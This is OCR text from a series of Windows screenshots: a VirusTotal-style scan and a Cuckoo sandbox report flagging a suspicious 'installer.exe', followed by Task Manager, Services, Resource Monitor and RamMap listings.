





Internet
Malicious traffic is blocked by the firewall
Firewall
Router
Internal Network


Security at a glance
See what's happening with the security and health of your device and take any actions needed.
Virus & threat protection
No action needed.
Account protection
No action needed.
Firewall & network protection
No action needed.
App & browser control
No action needed.
Device security
View status and manage hardware security features
Device performance & health
No action needed.
Family options
Manage how your family uses their devices.





4ad801b08e58c35c278ba0fb7a416c2dbd18126a96a473362aa76fbb468c2388

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY

Basic Properties

MD5	07423e01000ea389f9adcc103697905f
SHA-1	f299e0430708abf68fbc7d53d0409dfb47d910ed
SHA-256	4ad801b08e58c35c278ba0fb7a416c2dbd18126a96a473362aa76fbb468c2388
Vhash	027056651d1d155az659z25z12z14fz
Authentihash	9339051dc39b1eabbdf95296d870ef686b00df9012e98680a279822f1b978cd2
Imphash	e00de6e48b9b06aceb12a81e7bf494c9
Rich PE header hash	4ef30cd13c3a244e67020a5320f17390
SSDEEP	393216:25WKNl2nKCY3M0b/cEeQ+aP1znCsU0fSA2l3JJo8ys82bms5nHDTpP8OArCo:XKNl2nKCY3M0jc0+a1C8pgA8tsJHDTmV
TLSH	T1D92733C6F86D5EA0F94268B0377EAC816C945C248B8A70364EE436DF2DF7B530267917
File type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
TrID	Win32 EXE PECompact compressed (generic) (48.2%)
TrID	Microsoft Visual C++ compiled executable (generic) (19.1%)
TrID	Win64 Executable (generic) (12.2%)
TrID	Win16 NE executable (generic) (8.1%)
TrID	Win32 Executable (generic) (5.2%)
File size	19.85 MB (20817784 bytes)
PEiD packer	Microsoft Visual C++

4ad801b08e58c35c278ba0fb7a416c2dbd18126a96a473362aa76fbb468c2388

Portable Executable Info

Portable Executable (PE) Information

Compiler Products

id: 14, version: 7299 count=25
[C] VS98 (6.0) SP6 build 8804 count=64
id: 95, version: 2190 count=1
[---] Unmarked objects count=178
id: 93, version: 2179 count=9
[C++] VS98 (6.0) SP6 build 8804 count=77
[C] VS2010 build 30319 count=7
[ASM] VS2010 build 30319 count=1
[RES] VS98 (6.0) SP6 cvtres build 1736 count=1

Header

Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2011-04-18 18:54:06
Entry Point	84180
Contained Sections	5

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	104384	104448	6.61	206b62d600beb166f8bf863ad5301f8c	563008.63
.rdata	110592	17552	17920	4.38	b0314f39355cab7d4674a0928d3b15f2	1013477.56
.data	131072	23144	12800	1.38	8d44c03d32e0c923339cda9fae15827a	2484041.75
.sxdata	155648	4	512	0.02	35925cfdc1176bd9ffc634a58b40ec17	130049
.rsrc	159744	295976	296448	5.06	7bb5c629cc2c586dd1538d6f10b0204a	6423686

11 / 67

Community Score

11 engines detected this file

Benign to 56 virus engines

4ad801b08e58c35c278ba0fb7a416c[redacted]

[redacted] installer.exe

calls-wmi | checks-network-adapters | checks-user-input | detect-debug-environment | direct-cpu-clock-access | signed | via-tor

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY

Avast	Win32:PUP-gen [PUP]	AVG
Comodo	ApplicUnwnt@#8dj8211v3o8b	Cylance
Cyren	W32/Trojan.XHKN-6641	eGambit
ESET-NOD32	A Variant Of Win32/WebCompanion.B Po...	Malwarebytes
Sangfor Engine Zero	Malware	Sophos
VBA32	Suspected Of Trojan.Downloader.gen.h	Acronis

cuckoo Dashboard Recent Pending Search Submit Import

Summary

Static Analysis
Extracted Artifacts
Behavioral Analysis
Network Analysis
Dropped Files 0
Dropped Buffers 53
Process Memory
VM Memory Dump
Compare Analysis
Export Analysis
Reboot Analysis
Options
Feedback
Lock sidebar

Summary

_installer.exe

Errors

```
Failed to run the processing module "Static" for task #1957003:
```

Send feedback

File installer.exe

Summary | Download | Resubmit sample | Download yara

Size	19.9MB
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	07423e01000ea389f9
SHA1	f299e0430708abf68fbc7d53d0
SHA256	4ad801b08e58c35c278ba0fb7a416c2dbd18126a96a4
SHA512	Show SHA512
CRC32	EF1B8AD7

Score

This file is **very suspicious**, with a score of **10 out of 10!**

Please notice: The scoring system is currently still in development and should be considered an ***alpha*** feature.

Feedback

Expecting different results? Send us this analysis and we will inspect it. Click here


Task Manager


File Options View

Processes | Performance | App history | Startup | Users | Details | Services

Name	Status	3% CPU	34% Memory	0% Disk	0% Network
Apps (5)					
Adobe Acrobat Reader DC (32 bit)...		0%	219.6 MB	0 MB/s	0 Mbps
Google Chrome (5)		0.1%	332.8 MB	0 MB/s	0 Mbps
Microsoft Word		0%	185.1 MB	0 MB/s	0.1 Mbps
Task Manager		1.1%	24.1 MB	0 MB/s	0 Mbps
VLC media player (32 bit)		0%	25.7 MB	0 MB/s	0 Mbps
Background processes (100)					
Adobe Acrobat Update Service (3...		0%	0.3 MB	0 MB/s	0 Mbps
Adobe RdrCEF (32 bit)		0%	8.3 MB	0 MB/s	0 Mbps
Adobe RdrCEF (32 bit)		0%	31.3 MB	0 MB/s	0 Mbps
Antimalware Service Executable		0%	481.7 MB	0 MB/s	0 Mbps
Application Frame Host		0%	2.8 MB	0 MB/s	0 Mbps
COM Surrogate		0%	2.0 MB	0 MB/s	0 Mbps

Fewer details End task


Services
File Action View Help
Services (Local)
Services (Local)
Adobe Acrobat Update Service
Stop the service
Restart the service
Description:
Adobe Acrobat Updater keeps your Adobe software up to date.
Name
Description
Status
Startup Type
ActiveX Installer (AxInstSV) Provides User Account Control vali... Manual
Adobe Acrobat Update Service Adobe Acrobat Updater keeps you... Running Automatic
Agent Activation Runtime_2cfb9da Runtime for activating conversatio... Manual
AllJoyn Router Service Routes AllJoyn messages for the lo... Manual (Trigger Start)
App Readiness Gets apps ready for use the first ti... Manual
Application Identity Determines and verifies the identit... Manual (Trigger Start)
Application Information Facilitates the running of interacti... Running Manual (Trigger Start)
Application Layer Gateway Service Provides support for 3rd party pro... Manual
AppX Deployment Service (AppXSVC) Provides infrastructure support for... Manual (Trigger Start)
Auto Time Zone Updater Automatically sets the system time... Disabled
AVCTP service This is Audio Video Control Transp... Running Manual (Trigger Start)
Background Intelligent Transfer Service Transfers files in the background u... Running Automatic (Delayed Start)
Background Tasks Infrastructure Service Windows infrastructure service tha... Running Automatic
Base Filtering Engine The Base Filtering Engine (BFE) is a... Running Automatic
BitLocker Drive Encryption Service BDESVC hosts the BitLocker Drive ... Manual (Trigger Start)
Block Level Backup Engine Service The WBENGINE service is used by ... Manual
Blue Sherpa service The service allows to change BlueV... Running Automatic
Bluetooth Audio Gateway Service Service supporting the audio gate... Manual (Trigger Start)
Bluetooth Support Service The Bluetooth service supports dis... Manual (Trigger Start)
Bluetooth User Support Service_2cfb9da The Bluetooth user service suppor... Manual (Trigger Start)
Capability Access Manager Service Provides facilities for managing U... Running Manual
Extended
Standard


VMware Authorization Service Properties (Local Computer)
General
Log On
Recovery
Dependencies
Service name: VMAuthdService
Display name: VMware Authorization Service
Description: Authorization and authentication service for starting and accessing virtual machines.
Path to executable:
"C:\Program Files (x86)\VMware\VMware Workstation\vmware-authd.exe"
Startup type: Manual
Automatic (Delayed Start)
Automatic
Manual
Disabled
Service status:
Start
Stop
Pause
Resume
You can specify the start parameters that apply when you start the service from here.
Start parameters:
OK
Cancel
Apply

Task Manager

File Options View

Processes | Performance | App history | Startup | Users | Details | Services

Name	PID	Status	User name	CPU	Memory (ac...	UAC virtualizati...
AcroRd32.exe	14552	Running	Slayer	00	7,564 K	Disabled
AcroRd32.exe	9288	Running	Slayer	01	190,784 K	Disabled
ApplicationFrameHo...	15292	Running	Slayer	00	2,996 K	Disabled
armsvc.exe	4112	Running	SYSTEM	00	300 K	Not allowed
audiodg.exe	4612	Running	LOCAL SER...	00	16,288 K	Not allowed
chrome.exe	9576	Running	Slayer	00	191,624 K	Disabled
chrome.exe	13224	Running	Slayer	00	1,164 K	Disabled
chrome.exe	2320	Running	Slayer	00	119,096 K	Disabled
chrome.exe	3552	Running	Slayer	00	12,160 K	Disabled
chrome.exe	5400	Running	Slayer	00	2,768 K	Disabled
chrome.exe	2144	Running	Slayer	00	85,684 K	Disabled
chrome.exe	14792	Running	Slayer	00	113,084 K	Disabled
chrome.exe	8676	Running	Slayer	00	40,912 K	Disabled
chrome.exe	5000	Running	Slayer	00	2,980 K	Disabled
chrome.exe	10268	Running	Slayer	00	19,456 K	Disabled
chrome.exe	8068	Running	Slayer	00	5,376 K	Disabled
com.barraider.windo...	2204	Running	Slayer	00	11,064 K	Disabled
CompPkgSrv.exe	6260	Running	Slayer	00	1,332 K	Disabled
conhost.exe	3784	Running	SYSTEM	00	304 K	Not allowed
conhost.exe	14076	Running	Slayer	00	360 K	Disabled
conhost.exe	11324	Running	Slayer	00	5,444 K	Disabled
conhost.exe	2160	Running	Slayer	00	5,436 K	Disabled

Fewer details | End task

Resource Monitor

File Monitor Help

Overview | CPU | Memory | Disk | Network

CPU — 6% CPU Usage — 112% Maximum Frequency

Image	PID	Descripti...	Status	Threads	CPU	Averag...
perfmon.exe	9372	Resourc...	Running	21	1	0.91
System Interrupts	-	Deferre...	Running	-	0	0.15
dwm.exe	9440	Desktop...	Running	14	0	0.27
fontdrvhost.exe	14328	Usermo...	Running	6	0	0.01
StreamDeck.exe	5748	Stream ...	Running	36	0	0.27
svchost.exe (LocalServiceNoNet...	3904	Host Pr...	Running	16	0	0.13
csrss.exe	8472		Running	15	0	0.12
googledrivesync.exe	9612	googled...	Running	47	0	0.08
svchost.exe (NetworkService -p)	2944	Host Pr...	Running	17	0	0.07

Disk — 0 KB/sec Disk I/O — 0% Highest Active Time

Network — 173 Kbps Network I/O — 0% Network Utilization

Memory — 0 Hard Faults/sec — 29% Used Physical Memory

Image	PID	Hard Fa...	Commit...	Workin...	Shareab...	Private (...
Memory Compression	2372	0	1,620	503,432	0	503,432
MsMpEng.exe	4520	0	1,352,9...	278,080	52,076	226,004
googledrivesync.exe	9612	0	205,920	179,248	20,576	158,672
AcroRd32.exe	9288	0	237,560	165,740	18,472	147,268
WINWORD.EXE	3340	0	190,688	203,216	65,296	137,920
SearchApp.exe	1648	0	140,380	204,432	79,604	124,828
chrome.exe	9576	0	282,620	216,880	93,544	123,336
chrome.exe	14792	0	152,512	140,940	47,636	93,304

Views

CPU 100%

60 Seconds 0%

Disk 1 MB/sec

0

Network 1 Mbps

0

Memory 100 Hard Faults/sec

RamMap - Sysinternals: www.sysinternals.com

File Empty Settings Help

Use Counts | Processes | Priority Summary | Physical Pages | Physical Ranges | File Summary | File Details


Usage	Total	Active	Standby	Modified	Modified ...	Tr
Process Private	784,936 K	689,292 K		95,624 K		
Mapped File	1,126,548 K	447,960 K	677,340 K	1,248 K		
Shareable	56,368 K	41,400 K		14,968 K		
Page Table	54,580 K	54,560 K		20 K		
Paged Pool	89,724 K	85,644 K		4,080 K		
Nonpaged Pool	85,728 K	85,728 K				
System PTE	86,428 K	86,300 K		128 K		
Session Private	9,808 K	9,792 K		16 K		
Metafile	44,112 K	17,924 K	25,888 K	300 K		
AWE						
Driver Locked	3,072 K	3,072 K				
Kernel Stack	33,136 K	32,332 K		804 K		
Unused	1,819,404 K	5,112 K		40 K		
Large Page						
Total	4,193,844 K	1,559,116 K	703,228 K	117,228 K		


RamMap - Sysinternals: www.sysinternals.com


File Empty Settings Help


Use Counts | Processes | Priority Summary | Physical Pages | Physical Ranges | File Summary | File Details


Process	Session	PID	Private	Standby	Modified	Page Table	Total
svchost.exe	0	3540	20,944 K	0 K	1,976 K	692 K	23,612 K
svchost.exe	0	3848	2,620 K	0 K	0 K	428 K	3,048 K
svchost.exe	0	3808	1,460 K	0 K	0 K	328 K	1,788 K
System	-1	4	0 K	0 K	0 K	68 K	68 K
Registry	-1	92	6,140 K	0 K	8 K	192 K	6,340 K
SearchProtocol	0	5820	1,512 K	0 K	140 K	340 K	1,992 K
SearchApp.exe	1	2644	56,852 K	0 K	792 K	1,200 K	58,844 K
svchost.exe	0	5740	2,068 K	0 K	0 K	440 K	2,508 K
LocalBridge.ex	1	6388	0 K	0 K	0 K	36 K	36 K
RuntimeBroker.	1	2680	2,268 K	0 K	0 K	412 K	2,680 K
